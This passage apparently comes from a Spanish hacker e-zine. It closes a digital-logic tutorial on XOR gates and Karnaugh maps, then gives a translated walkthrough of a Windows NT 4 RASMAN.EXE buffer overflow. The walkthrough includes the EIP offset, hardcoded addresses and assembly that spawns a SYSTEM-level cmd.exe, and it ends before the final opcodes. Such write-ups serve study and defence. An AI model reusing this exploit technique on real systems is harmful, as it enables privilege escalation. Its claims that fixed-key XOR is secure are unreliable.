                   |    >o----!(x+y)--(NOT/NOR)-(x+y)
                  /    /
              y__|___ /
```

...se utiliza una NOR para la negacion...

```
 AND  --->
                x-(NOT/NOR) -!x--     \
                                (NOR/NOR) =>!(xy) (NOT/NOR)--->xy
                y-(NOT/NOR) -!y--    /
```

----------2.5.2 Extra - Puerta XOR

Jeje, esta es la puerta que mas me gusta, puesto que es la mas utilizada en los circuitos de encriptacion, es mas yo diria que es la unica funcion valida en criptografia...
Bueno ahi va la tabla de valores:

```
        | x | y |XOR(x,y)
        -----------------          ____
        | 0 | 0 |   0           \ \   \
        | 0 | 1 |   1        --- \ \   \
        | 1 | 0 |   1            |  |   >-- XOR (x,y)
        | 1 | 1 |   0        --- / /   /
                               //____/
```

Direis "menudo cachondo, y donde esta la criptografia?", pues ni mas ni menos que en la tabla de valores... me explico imaginemos que tenemos un numero, el 2 y queremos codificarlo con una clave ultra-segura que es el numero 1 de tal manera que la funcion cod(2,1)=numero codificado... siendo 2 la informacion sensible y 1 la clave ultra-secreta... veamos que se puede hacer

con la puerta XOR...

```
   Recordamos 2= 10 en binario (1=MSB; 0=LSB) -> msg
              1= 1 = 01 en binario            -> key

      Primer bit de nuestro msg --> 0 \
                                      (XOR) => 1 -> LSB (crypt)
      Primer bit de nuestra key --> 1 /


      Segundo bit de nuestro msg --> 1 \
                                      (XOR) => 1 -> MSB (crypt)
      Segundo bit de nuestra key --> 0 /
```

Luego nuestro mensaje codificado es 11 en binario, 3 en decimal.

Llegara un momento en el que queramos descodificar lo que hemos escondido... por que no vamos a utilizar la misma funcion? solo tenemos que poner nuestro mensaje encriptado como msg, y la misma key!... veamos:

```
      Primer bit de nuestro msg-Crip --> 1 \
                                          (XOR) => 0 -> LSB (original)
      Primer bit de nuestra key      --> 1 /


      Segundo bit de nuestro msg-Crip --> 1 \
                                           (XOR) => 1 -> MSB (original)
      Segundo bit de nuestra key      --> 0 /
```

Tocoto, tocoto... el resultado ahora es 10b = 2d... que bueno, ahora solo tenemos que aplicarle un circuito generador de secuencias aleatorias, unos cuantos bits mas para que no adivinen facilmente nuestra clave (unos 510 mas) y ya esta ;). Bueno un dia de estos montaremos algo mas complicado que tenga que ver con el tema.

------------------3. Algo mas de matematicas.
========================

Bueno ahora que teneis los pantalones como una tienda de campa~a (con el expreso perdon del genero femenino) despues de haber leido lo de la puerta XOR; una de cal y de otra de arena os tengo que dar algo que os baje el hinchazon... ;).

Os acordais del circuito de la presa? bueno si no os acordais os pongo aqui la salida que tenia el susodicho...

```
                                      x   |   y  || Estado | Valor OUT
                                      0       0       S0      00
Este estado es erroneo (pelig sin adv)->0       1       S1      11
                                      1       0       S2      01
                                      1       1       S3      10
```

Ahora que tenemos mas claridad de conceptos podemos definir el valor correspondiente a S? como S1 y el valor OUT correspondiente como 11... para que asi el circuito pueda dar una salida correcta. Bueno lo que voy a intentar explicar ahora es como reducir al minimo la cantidad de componentes de un circuito. Hombre, para un circuito chiquitin como este reducirlo es absurdo, pero en adelante os sera muy util para ahorraros un paston en descodificadores,

multiplexores... etc.

Definamos Z(x,y) como la funcion que determina el valor OUT cuando es 1,
si tenemos en cuenta todos los valores que puede tomar nos queda algo como:

Z1->define el MSB de la funcion valor OUT


  Z1=!xy + xy -> Son las entradas que hacen que Z1 sea 1 (true)
  Z0=!xy + x!y -> Joer, me suena a cierta puerta por ahi... (XOR)

  Veamos, si utilizamos las propiedades matematicas con Z1 nos queda:

Z1=y(x+!x)= y(1) = y --> puesto que OR (x,x!) = 1 = TRUE

Luego Z1=y
      Z0=XOR(x,y)

  y nos queda un circuito reducido tal que asi:



 Ejem! un poco mas peque~o que el que os he pasado en el GIF...

AH! que lo quereis mas peque~o aun! OK!

Coged y ordenad de menor a mayor las salidas de Z es decir, 00, 01,...

De esta manera las salidas corresponden tal que:

x	y	Estado	Valor OUT
0	0	S0	00
Este estado es erroneo (pelig sin adv)->0	1	S1	01
1	0	S2	10
1	1	S3	11

Z1=x
Z0=y

 Mas facil imposible. Mas facil imposible?. Naaa, cuando veamos
descodificadores vereis una manera de empalmarlo todo.

----------3.1 Mapas de Karnaugh

  Todo lo que acabo de decir es muy bonito, pero que pasa si teneis una tabla
de verdad para entradas x3, x2, x1, x0? tendriais 2^4=16 posibles
combinaciones (estados), lo cual pondria jodidas las cosas si quereis empezar
 a reducir "por la cuenta de la vieja". Para eso se inventaron los mapas de
Karnaugh.

  Estos mapas consisten en mapas con 2^x casillas (tantas como posibles
combinaciones haya) y en unas coordenadas que solo se modifican en un bit por

cuadrado. Ahora lo vereis mas claramente.

Tenemos la siguiente funcion:


```
             ---
             \
Z(x2,x1,x0)=  /__ (0,3,7)
```

   [Nota: que significa esto?, bueno en realidad como estamos tratando
          matematicamente todas las operaciones con valores binarios,
          empleamos
          el simbolo sumatorio (la epsilon hecha en ascii) para
          representar que se estan sumando (haciendo la OR) con los
          valores que forman en binario el 0(!x2!x1!x0), el 3 (!x2x1x0)
          y el 7 (x2x1x0), recordad que el valor que se le da a una
          variable negada !x es igual a 0(false) y que la dada a una
          variable no negada es igual a 1 (true)
                                                                    ]

Luego Z(x2,x1,x0)=!x2!x1!x0 + !x2x1x0 + x2x1x0

  En este caso podriamos reducirlo a mano, pero realmente no me da la gana osea que creamos un mapa de Karnaugh (uf, maldito ascii, cuando editaran SET en pdf exclusivamente :))

 [Daemon: Ya es suficiente trabajo sacarla en Ascii, creeme.]



      Como vemos cada casilla representa el numero en decimal que indica la concatenacion de la parte izquierda con la de arriba. Por ejemplo, la esquina inferior derecha tiene el valor 6, puesto que ahi x2=1, y x1x0 tiene el valor = 10 es decir x1!x0. Luego la expresion que representa es x2x1!x0 que es lo mismo que 110 = 6 en decimal.

        Bien y como reducimos segun los mapas de Karnaugh? Pues hay una serie de reglas basicas.

   1) Siempre pillar grupos consecutivos cuyo tama~o sea potencia de 2:
       2,4,8,16,32...
   2) No se pueden coger en diagonal (puesto que no tienen ningun elemento en
      comun)
   3) Si se puede dar la vuelta al mapa, es decir, imaginarselo como un donut,
      de esta manera podriamos pillar el siguiente grupo (6,4) o (2,0) o
      incluso (6,4,2,0)
   4) Los recuadros que dibujemos deben tener en cada casilla la o, es decir
      no vale coger recuadros con celdas vacias.
   5) Una celda marcada con o se puede coger varias veces.
   6) Cuanto mas grandes sean los recuadros mejor.
   7) El numero de celdas sera 2^x siendo x el numero de variables de entrada.

Ahora bien, cual es la reduccion real? Pues miremos nuestro ejemplo y como hemos marcado con o. Solo tenemos dos grupos a coger que contengan o's consecutivos el (3,7) y el (0) que no es reductible. Luego nos centramos en el (3,7).

Si nos fijamos en los ejes los numeros en los que coinciden ambos son x1 y x0, luego la funcion reducida sera:

Z(x2,x1,x0)=!x2!x1!x0 + x1x0 ;

Vamos a poner otro ejemplo, ahora imaginemos que queremos reducir la funcion

```
            ---
            \
Z(x2,x1,x0)=  /__ (0,2,3,6,7).
```

Z(x2,x1,x0)=!x2!x1!x0 + !x2x1!x0 + !x2x1x0 + x2x1!x0 + x2x1x0

El mapa de Karnaugh queda tal que asi:

```
                    Valores de x1x0
                    ---------------

                      00   01    11    10
                   |------------------------
                 0 |    0|    1|    3|    2|
                   | o   |     |  o  |  o  |
  Valor de    x2   |------------------------
                 1 |    4|    5|    7|   6 |
                   |     |     |  o  |  o  |
                    ------------------------
```

Cogemos el grupo (3,2,7,6) y el grupo (2,0) [donut rlz].

(3,2,7,6) = x1 --> Es el unico valor que se repite en las 4 casillas
(2,0) = !x2!x0

La funcion queda reducida a Z(x2,x1,x0)=x1 + !x2!x0. Amen.

Bueno basta por este numero. En el proximo os garantizo muchas menos formulitas y mas ca~a asi como mas circuitos (esta vez en Orcad que los gifs y el ascii me matan). Para que vayais abriendo boca os recomiendo un libro:

Fundamentos de Sistemas Digitales (6a Edicion)
T.L. Floyd
Prentice Hall

En el proximo numero, descodificadores, codificadores, multiplexores, ROMs, PLA, etc. e incluso algun que otro circuito mas grande. Recordad que este capitulo era introductorio. Si habeis sobrevivido a el, es que valeis para este mundo porque una vez que hayais pillado esto no habra circuito que se os resista.

We are all living in a yellow submarine

jnzero

jnzero@phreaker.net --> Solo mujeres.

flt_hack@phreaker.net --> si alguien quiere colaborar con mi grupillo...

pon_aqui_tu_nick@127.0.0.1--> criticas, etc.

EOF

```
-[ 0x0D ]--------------------------------------------------------------------
-[ Buffer Overflows : Rasman & Winhlp32 ]---------------------------------
-[ by FCA00000 ]-----------------------------------------------------SET-22-
```

FCA00000 nos envia la version en castellano del estudio de estos dos overflows en entorno Windows.

```
--   Original work by                    --
--   David Litchfield                    --
--   http://www.infowar.co.uk/mnemonix   --
--   http://www.arca.com                 --
```

1) RASMAN.EXE
2) WINHLP32.EXE

1-)

Aprovechando Buffer Overflow en Windows NT 4

Estudio del caso: RASMAN.EXE

Introduccion

Este documento solo tiene proposito educativo y explica lo que es un buffer overflow y muestra c¢mo pueden ser aprovechados en el sistema operativo WindowsNT 4 usando RASMAN.EXE como ejemplo. Se miraran los procesos de NT, el espacio de direccionamiento virtual, el funcionamiento de un buffer overflow, y ciertos temas claves tales como explicar lo que es la pila y los registros ESP, EBP y lo que hacen. Con esto, explicaremos el overflow que hay en RASMAN.EXE, y como aprovecharlo.
Este documento puede ser copiado y distribuido libremente unicamente en su totalidad, y mencionando a su autor.

Que es un buffer overflow?

Un buffer overflow sucede cuando un programa reserva un bloque de memoria de una longitud dada, y luego trata de guardar demasiados datos en esa zona, sobreescribiendo y alterando posiblemente informacion critica para la normal ejecucion del programa.

Considerar el siguiente trozo de codigo fuente:

```
#include <stdio.h>
int main()
{
char    nombre[31];
printf("Escriba su nombre: ");
gets(nombre);
printf("Hola, %s", nombre);
return 0;
}
```

Cuando se compila este codigo, y se crea un programa, y se ejecuta, se asigna un bloque de memoria de 32 bytes para almacenar el nombre. En circunstancias normales se escribiria un nombre, por ejempo "David", y el programa imprimiria

en la pantalla
"Hola, David"
Como "David" ocupa 5 caracteres, cada letra ocupa un byte. ademas, el finalizador de string \0 se llama terminador nulo. Asi que la longitud total es de 6 bytes. Esta claro que 6 bytes caben dentro de los 31 bytes previstos para almacenar el nombre. Pero si, por ejemplo, en vez de "David", escribimos
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
es decir, 40 veces la letra 'A', cuando el programa lee este dato y lo pone en nuestro buffer 'nombre', lo sobrepasa. Definitivamente 40 no cabe en 32.

Lo que sucede es que si metemos 40 'A' sobreescribimos el contenido de un registro de la CPU llamado Extended Instruction Pointer o EIP.
Este registro contiene la direccion de memoria de la siguiente instruccion a ejecutar. Asi que cuando se ejecuta el programa y el microprocesador esta ejecutando una instruccion, EIP tiene la direccion de memoria donde esta la siguiente instruccion a ejecutarse. Cuando la instruccion ha sido procesada, el microprocesador va a esa direccion de memoria, toma la instruccion, incrementa EIP y ejecuta la instruccion. Y asi sucesivamente.

Volviendo a nuestro codigo, el hecho de haber sobreescrito EIP significa que podemos decirle a la CPU que vaya a la direccion que queramos, y seguir ejecutando instrucciones en esa posicion. Dado que estamos llenando el buffer con 'A' en realidad llenamos EIP con 0x41414141, pues 41 es el valor hex de la letra 'A'. El procesador salta a la direccion 0x41414141 e intenta ejecutar la instruccion en dicha direccion. Si no hay una instruccion valida se produce una violacion de acceso. La mayoria de las veces se obtiene una ventana indicando "La instruccion en 0x41414141 hace referencia a la posicion de memoria 0x41414141. La memoria no se puede leer'
Si hubieramos rellenado el buffer con 'B' habiamos sobreescrito EIP con el valor 0x42424242, diciendole al procesador que fuera a esa direccion de memoria para obtener la siguiente direccion, y posiblemente tendriamos el mismo tipo de violacion de acceso.

Aprovechando el Buffer Overflow

Como veremos luego, ser capaz de sobreescribir EIP es fundamental para aprovechar el Buffer Overflow. Cuando se saca provecho de esto, basicamente se hace que el microprocesador ejecute instrucciones de codigo de tu eleccion para que el programa haga algo que en condiciones normales no haria. La manera de hacerlo es apuntando EIP otra vez al buffer que has rellenado con tu propio codigo, que entonces se ejecutan. Esto lleva a la pregunta, "Para que querria alguien hacer esto?"

WindowsNT, como los sistemas UNIX, requieren que un usuario entre en el sistema. Algunos usuarios son muy potentes, tales como Administrador, mientras que otros son usuarios normales menos potentes. Si un usuario quiere ser equivalente al Administrador y, por tanto, tan potente, con pleno control sobre el sistema, podria aprovecharse de un Buffer Overflow para conseguirlo. el problema esta en que el Buffer Overflow necesita estar en un proceso que tenga suficiente poder y provilegio para ser capaz de crear otro Administrador asi que no hay utilidad ninguna en usar un Buffer Overflow en un proceso que un usuario normal ha ejecutado. Es necesario aplicarlo en un proceso ejecutado por el sistema (usuario System), y hacer que ejecute nuestro propio codigo. La cuenta System es muy potente, y si puedes conseguir que un proceso de sistema ejecute algo, tal como un Command Prompt, entonces se ejecutara con privilegios de System. En WindowsNT, si un proceso arranca un proceso hijo, entonces el hijo normalmente herada el testigo de privilegios del proceso padre, normalmente porque algunos procesos pueden ser creados usando la funcion de Win32 CreateProcessAsUser() que arrancara el nuevo proceso con el entorno de seguridad de otro usuario, y asi el nuevo proceso tendra un testigo de acceso diferente que el del padre. Un testigo de acceso es como un manojo de llaves - denotan los derechos de un usuario y los

privilegios que determinan lo que puede hacer la maquina y lo que no. Un ejemplo son los salvapantallas. El proceso de sistema winlogon.exe es responsable de arrancar el salvapantallas del usuario. En vez de ejecutar el salvapantallas en el entorno se seguridad del sistema, winlogon usa CreateProcessAsUser() para ejecutar el salvapantallas en el contexto de seguridad del usuario que usa el ordenador en ese momento. Pero me estoy yendo por las ramas; volvemos al Buffer Overflow.

En este estudio nos centraremos en el Buffer Overflow existente en RASMAN.EXE y haremos que nos abra una ventana de comandos de WindowsNT.
Esa ventana tendra el testigo de acceso de la cuenta System, y tambien cualquier proceso ejecutado desde esta ventana.
Pero primero vamos a echar una ojeada al esquema de memoria virtual de un proceso.

Un proceso aglutina muchas cosas tales como un programa en ejecucion, una o mas hebras de ejecucion (threads), el espacio de memoria virtual, y las librerias de enlace dinamico (DLL) que el programa usa. El proceso tiene 4 GB de espacio de direcciones virtuales para usar. La mitad de estas, desde 0x00000000 hasta 0x7FFFFFFF es el espacio de direcciones privadas donde estan el programa, sus DLLs y la pila (o las pilas en caso de un programa multihebra) , y la otra mitad, desde 0x80000000 hasta 0xFFFFFFFF, es el espacio de direcciones del sistema donde hay cosas como el NTOSKRNL.EXE (el kernel) y el HAL (Hardware Abstraction Layer - los drivers). Este comportamiento se puede cambiar con el Service Pack 3; puedes especificar en el boot.ini /3GB , que asigne 3 GB para espacio virtual y 1 Gb para espacio del sistema. Esto se usa para aumentar el rendimiento de algunos programas, tales como bases de datos, que requieren gran cantidad de memoria.

Cuando un programa se ejecuta, NT crea un nuevo proceso. Carga las instrucciones y las DLLs que el programa usa en el espacio de direcciones privadas, y marca las paginas que usa como de solo-lectura. Cualquier intento de modificar paginas en memoria de solo lectura causa una violacion de acceso. Entonces se arranca la primera hebra, y se inicializa la pila.

La pila

Cual es la manera de describir la pila? Intenta esto: imagina un carpintero. tiene herramientas, materiales e instrucciones. Para poder construir algo necesita una mesa de trabajo. La pila es similar a esta mesa. Es un sitio donde puede usar sus herramientas para dar forma y modelar los materiales. Puede dejar algo en la mesa, por ejemplo para esperar que la cola pegue dos trozos de madera, y hacer mientras otra cosa. Cuando se finaliza la tarea vuelve a sus dos trozos de madera y continua trabajando con ellos. La mesa es donde se hace la mayor parte del trabajo.
Igualmente, en un proceso, la pila es donde se hacen la mayoria de las cosas. Es un area de memoria escribible que dinamicamente se expande y decrece segun se necesite o venga determinada por la ejecucion del programa. Cuando una parte de programa empieza pone datos en la pila, ya sean cadenas, direcciones de memoria, numero, o lo que sea; luego los manipula y cuando la tarea ha sido completada pondra la pila en su estado original para que la siguiente tarea la use si quiere. Este metodo de trabajo hace que los procesos operen con la pila usando un mecanismo conocido como Last In, First Out; LIFO.
Hay dos registros que son cruciales para la funcionalidad de la pila; los usa el programa para mantener un indicador de donde se encuentran los datos en la memoria. Estos dos registros son ESP y EBP.

El ESP Stack Pointer apunta a la parte superior de la pila. El ESP contiene la direccion de memoria donde se encuentra la parte superior de la pila.
El ESP se puede cambiar de varias maneras, tnato directa como indirectamente. Cuando algo se mete ne la pila -PUSH- el ESP se incrementa. cuando algo se saca de la pila -POP- en ESP disminuye. Las instrucciones PUSH y POP modifican

el ESP indirectamente. Pero tambien se puede manipular directamente, por ejemplo con instrucciones del tipo "SUB ESP, 04h" que corre la pila hacia abajo 4 bytes, esto es, una palabra. Para aquellos que se empiezan a tirar de los pelos, una aclaracion: ?Como es posible que restas 4 del ESP, y ESP se mueve hacia abajo? Pues porque la pila trabaja de atras hacia delante.

La parte baja de la pila usa una direccion de memoria mayor que la parte alta:

```
-----0x12121212 cima de la pila
...
...
-----0x121212FF parte baja de la pila
```

Aqui tenemos la pruaba definitiva de que os padres de la computacion moderna realmente sadicos radicales o tenian el cerabro inmerso en paracetamol; de vez en cuando crean joyas asi para que el dolor de cabeza sea mas fuerte.
Cuando el tama~o de la pila crece, entonces el valor de ESP decrece.
Y viceversa, cuando el tama~o de la pila decrece, ESP se incrementa.
Tienes ya la aspirina?

El segundo registro que tiene que ver con la pila es EBP o Base Pointer. El EBP contiene la direccion de memoria de la parte baja de la pila. Mas exactamente apunta a un punto de la base de la pila que podemos usar como referencia para cualquier tarea de programacion. El EBP debe tener sentido para una tarea y para facilitar esto, antes de que empieze la rutina a hacer su tarea, se ejecuta un procedimiento de inicializacion conocido como "prologo de procedimiento". Lo que se hace es, primero, guardar el actual EBP metiendolo en la pila. Asi el programa y el procesador saben donde encontrarlo cuando la tarea actual haya acabado. Luego el ESP se copia en EBP, creando asi un nuevo Base Pointer que la tarea en ejecucion puede usar como un punto de referencia aunque ESP cambie durante la ejecucion de la tarea. Por ejemplo, digamos que una cadenas de 11 caracteres se mete en la pila - nuestro EBP permanece el mismo pero ESP ha sido modificado en 12 bytes. digamos que entonces un puntero se mete en la pila - nuestro EBP se decrementa otros 4 bytes, aunque EBP permenece el mismo. Digamos que ahora necesitamos referenciar la cadena de 11 bytes - podemos hacerlo usando nuestro EBP; sabemos que el primer byte de nuestra cadena (el puntero a ella) esta 12 bytes mas alla del EBP, asi que podemos referenciar este puntero a la cadena diciendo "la direccion encontrada en EBP menos 12". Recordar que la pila va desde una direccion mas alta hacia otra mas baja.

RASMAN y buffer overflow

Encontrando el buffer overflow

La primera cosa que necesitas para ser capaz de usar un buffer overflow es

a) conocer uno que existe o
b) encontrar uno tu mismo.

En el caso de RASMAN, el sobrepasamiento se encuentra buscando las funciones RAS y las estructuras que usan. Notar que algunas de las funciones, tal como RasGetDialParams(), rellenan estructuras que contienen vectores de caracteres, muy parecidos al vector de caracteres char nombre[31] de ejemplo en C anterior. Jugueteando con el archivo rasphone.pbk , el Listin Telefonico del RAS, donde se guardan parametros de llamadas, tales como el numero de telefono que se marca, puedes aprovecharte de este sobrepasamiento. Haz un listin telefonico llamado "Internet", que llama a tu proveedor, llama,

y bajate tu correo. Esto es importante para a~adir al registro (Registry) una entrada para el nombre de dominio de tu servidor de correo como de tipo Autodial. Esto es; a partir de ahora, si intentas contactar con tu servidor de correo, si no estas conectado a Internet, el gestor de conexiones (Connection Manager) saltara y llamara automaticamente por ti. RASMAN es el proceso que se encarga de esta funcionalidad. Una vez que has hecho esto, cambia el numero de telefono a una cadenas grande de A's e intenta conectar a tu servidor de correo, por ejemplo arrancando el Outlook Express.
Esto fuerza a RASMAN a leer el numero de telefono desde rasphone.pbk para poder contactar con el servidor de correo. Pero en vez del numero de telefono de verdad, se lee una cadena de muchas A's y se llena un vector de caracteres en la estructura RAS_DIAL_PARAMS que se sobrepasa causando una violacion de acceso en la direccion 0x41414141. Hemos encontrado un buffer overflow y, lo mas excitante, hemos sobreescrito el registro EIP.

Encontrando donde se sobrepasa ESP

Experimentando con la longitud del "numero de telefono" encontramos que sobreescribimos EIP con los bytes en las posiciones 296, 297, 298 y 299 de nuestra cadena. Notaras que, si estas siguiendo estas instrucciones, tienes que reiniciar el sistema tras el solapamiento del buffer para ser capaz de reestablecer el servicio, y que tienes que parar otras tareas tales como el Athena Window y msmin.exe). Una vez que hemos encontrado donde escribimos EIP es la hora de arrancar el debugger; la capacidad de debug del Visual C++ son muy buenas.
Arranca el proceso RASMAN y haz que llame, o al menos que lo intente. Espera hasta que se produzca la violacion de acceso.

Analizar lo que pasa.

Una vez que ha ocurrido la violacion de acceso necesitamos mirar la pila y el estado de los registros de la CPU. De esto podemos ver que tambien hemos sobreescrito EBP, lo que vendra bien mas tarde, y que la direccion de nuestra primera 'A' de nuestro numero de telefono es 0x015DF105. Haciendo que RASMAN falle unas cuantas veces encontramos que la primera 'A' siempre se escribe en esa direcion. Esta es la direccion a la que vamos a poner EIP para que el procesador mire en esa direccion la siguiente instruccion que ejecutara. Guardaremos el "numero de telefono" con nuestros codigos para conseguir que RASMAN haga lo que nosotros queremos: nuestro propio codigo. entonces nos preguntamos: "que queremos que haga?"

Adonde quieres ir hoy? - Que quieres conseguir?

La mejor cosa que se puede hacer, dado que necesitamos estar en la consola para que esto funcione, es conseguir que RASMAN abra una ventana de comandos. Desde aqui podemos ejecutar cualquier programa que queramos con privilegios de sistema. El modo mas facil de conseguir que un programa ejecute una ventana de comandos, o cualquier otro programa similar, es usar la funcion system(). Cuando se llama a esta funcion se mira el valor de la variable de entorno COMSPEC, normalmente "c:\winnt\system32\cmd.exe" en WindowsNT y lo ejecuta con el parametro "/C". La funcion le pasa a cmd.exe un comando a jecutar y la opcion "/C" le dice a cmd.exe que salga cuando el comando haya finalizado. Si pasamos "cmd.exe" como comando: system("cmd.exe") esto hace que la funcion system abra cmd.exe con la opcion "/C" y ejecute cmd.exe; asi que estamos ejecutando dos instancias del interprete de comandos, pero el segundo no acaba hasta que se lo decimos (y tampoco acaba el primero hasta que lo ha hecho el segundo).

En vez de poner los codigos que forman la funcion system() en nuestra cadena que aprovecha el overflow, seria mas sencillo simplemente llamarla. cuando llamas a una funcion le dices al programa que vaya a una cierta DLL que contiene el codigo para la funcion que estas llamando. El uso de DLLs significa que lo programas pueden ocupar menos; en lugar de que cada programa contenga el codigo necesario para cada funcion usada, pueden llamar a una DLL compartida que es la que contiene el codigo. las DLLs se dice que exportan funciones, esto es, la DLL proporciona una direccion donde se encuentra una funcion. La DLL tambien tiene una direccion base para que el sistema sepa donde encontrar esa DLL. Cuando se carga una DLL en el espacio de direcciones del proceso siempre se encontrara en esa direccion base y las funciones que exporta se localizan en un punto de entrada en relacion con la direccion base. La funcion system() es exportada en msvcrt.dll (la libreria de ejecucion en Runtime de Microsoft Visual C++) cuyo punto de entrada se encuentra en 000208C3 (al menos en la version 5.00.7303 de msvcrt.dll), lo que significa que la direccion de la funcion system() es 0x780208C3. Esperemos que msvcrt.dll ya este cargado en el espacio de direcciones de RASMAN.EXE. Si no fuera asi necesitariamos usar LoadLibrary() y GetProcAdddress(). Por suerte RASMAN usa msvcrt.dll asi que esta ya en el espacio de direcciones del proceso. Esto hace el trabajo de aprovechar el buffer overflow muy facil; simplemente construir una pila con nuestra cadena conteniendo el comando a ejecuter (cmd.exe) y ya lo podemos llamar. Y lo que todavia es mejor es que la direccion 0x780208C3 no tiene nulls (00). Los caracteres null complican el tema.
Para averiguar como tiene que ser la pila necesitamos mirar como es cuando un programa normal llama a system("cmd.exe"); necesitamos escribir uno que lo haga y desensamblarlo. Necesitamos que nuestro codigo construya una imagen duplicada de la pila tal como aparece en este programa antes de que se llame a system(). Este es el codigo del programa. Compilar y linkar usando kernel32.lib y desensamblalo.

```
<++> bugs/rasman

@include <windows.h>
#include <winbase.h>

typedef void (*MYPROC) (LPTSTR);
int main()
{
HINSTANCE LibHandle;
MYPROC ProcAdd;

char dllbuf[11] = "msvcrt.dll";
char sysbuf[7]  = "system";
char cmdbuf[8]  = "cmd.exe";

LibHandle = LoadLibrary(dllbuf);

ProcAdd = (MYPROC) GetProcAddress( LibHandle, sysbuf);
(ProcAdd) (cmdbuf);
return 0;
}
<-->
```

Desensamblando y examinando la pila antes de que se llame a system() [que es (ProcAdd)(cmdbuf) en el programa anterior] vemos que en la cima de la pila encontramos direccion de la ’c’ de "cmd.exe", luego la direccion de la funcion system(), luego la cadena "cmd.exe" y otras cosas que no son importantes. Asi que para emular esto necesitamos la cadena "cmd.exe" en la pila, luego la direccion de la funcion system() y luego la direccion que apunta a nuestra cadena "cmd.exe". Aqui hay un esquema de como tiene que ser la pila antes de llamar a system()

```
---------------- ESP (cima de la pila)
XX
XX
XX
XX
C3
08
02
78
63   c
6D   m
64   d
2E   .
65   e
78   x
65   e
00   \0
---------------- EBP (parte baja de la pila)
```

donde las 4 ’XX’ superiores son la direccion de ’c’. No necesitamos escribir a mano esta direccion en nuestra cadena que aprovecha el buffer overflow porque podemos usar EBP como una referencia, recordar que es el puntero base. Mas tarde veras que cargamos la direccion donde esta el primer byte de la cadena "cmd.exe" en un registro usando EBP como punto de referencia.

Escribiendo el codigo ensamblador

Asi es como tiene que ser la pila cuando llamemos a system(). Como lo conseguimos? Tenemos que contruirlo nosotros mismo con nuestros codigos - no se puede poner simplemente en nuestra cadena porque hay caracteres null y eso no puede ser. Dado que tenemos que construirlo es bueno tener unos pocos conocimientos de ensamblador. Lo primero que necesitamos es poner ESP apuntando a una direccion que podamos usar como pila. (Recordar que ESP apunta a la cima de la pila.) PAra hacer esto usamos:
mov esp. ebp
Esto copia EBP en ESP; sobreescribimos EBP ademas de EIP, lo que es realmente conveniente. sobreescribimos EBP con una direccion en la que sabemos que podemos escribir - usaremos 0x15DF124. Consecuentemente ESP, despues de haber sido copiado con EBP, la cima de la pila estara en 0x15DF124.
queremos entonces meter EBP en l pila. Esa es nuestra direccion de retorno.
push ebp
Esto tiene el efecto de bajar ESP en 4 bytes asi que ESP vale ahora 0x15DF120.
Tras esto queremos meter ESP en EBP
mov ebp, esp
Esto completa el prologo del procedimiento. Con esto podemos empezar a construir la pila para que sea como queremos.
Lo siguiente que necesitamos hacer es meter varios null en la pila. Los necesitamos porque necesitamos que nuestra cadena cmd.exe acabe con un null. aunque la cadena cmd.exe todavia no esta alli, lo estara, pero tenemos que hacer las cosas en orden inverso. antes de que podamos meter nulls en a pila necesitamos generarlos. Lo hacemos con un XOR de un registro consigo mismo. Usaremos el registro EDI
xor edi, edi
Esto pone EDI a 00000000 y luego lo metemos en la pila con
push edi
Esto tiene el efecto adicional de poner ESP a 0x015DF11C. Pero "cmd.exe" mide 7 bytes, y solo tenemos espacio para 4 bytes, y luego necesitaremos un null al final de nuestra cadena, asi que le quitamos otros 4 bytes a ESP para conseguir un total de 8 bytes de espacio entre ESP y EBP. Podriamos "push edi" otra vez, pero, por variar, simplemente decrementaremos ESP en 4

```
sub esp, 04h
Nuestro ESP vale ahora 0x015DF118 y nuestro EBP vale 0x015DF120. Nuestra
siguiente tarea es escribir cmd.exe en la pila. Para hacer esto usaremos EBP
como punto de referencia y escribiremos 63 (valor hexadecmal de 'c') en
la direcion de EBP menos 8

mov byte ptr [ebp-08h], 63h
Hacemos lo mismo para 'm', 'd',  '.',  'e',  'x',  'e'
mov byte ptr [ebp-07h], 6Dh
mov byte ptr [ebp-06h], 64h
mov byte ptr [ebp-05h], 2Eh
mov byte ptr [ebp-04h], 65h
mov byte ptr [ebp-03h], 78h
mov byte ptr [ebp-02h], 65h

Ahora la pila tiene este aspecto

--------- ESP
63  c
6D  m
64  d
2E  .
65  e
78  x
65  e
00
--------- EBP

Todo lo que tenemos que hacer ahora es poner la direccion de system() en la
pila y un puntero a nuestra cadena cmd.exe sobre ella. Una vez hecho esto
llamaremos a la funcion system()
Sabemos que la funcion system() se exporta en la direccion 0x780208C3 asi que
movemos esto a un registro y lo metemos en la pila:
mov eax, 0x780208C3
push eax
Ahora queremos poner la direccion de nuestra 'c' en la pila. Sabemos que se
encuentra 8 bytes mas alla de EBP, asi que cargamos la direccion con 8 bytes
menos de EBP en un registro
lea eax, [ebp-08h]
El registro EAX contiene ahora la direccion donde comienza la cadena "cmd.exe"
Queremos ponerlo en la pila
push eax
con esto nuestra pila esta completa y estamos listos para llamar a system()
pero no la llamamos directamente; otra vez usamos la indireccion usando
nuestro EBP como punto de referencia y llamamos a la direccion encontrada
en EBP menos 12 (esto es 0C en hexadecimal)

La siguiente cosa que hay que hacer es probar el codigo en ensamblador para
ver si funciona, asi que necesitamos escribir un programa que use la
funcion __asm, la cual toma codigo en ensamblador y lo incorpora en un
programa en C. como llamamos a system() que se exporta en msvcrt.dll,
necesitamos cargarlo usando la funcion LoadLibrary(). Si no, nuestra funcion
fallaria:

Cuando se ejecuta deberia arrancar una ventana de interprete de comandos
cmd.exe.  Habra una violacion de acceso  porque hemos estado jugando
con la pila y no lo hemos limpiado correctamente. Entonces ya esta.
Este es nuestro codigo y todo lo que nos queda por hacer
ahora es ponerlo en rasphone.pbk como nuestro numero de telefono. Pero antes
de poder hacer esto, necesitas los codigos para el programa en ensamblador
anterior.
Esto es relativamente facil; simplemente desensambla el programa que has
```

compilado y consigue los codigos. Deberias tener
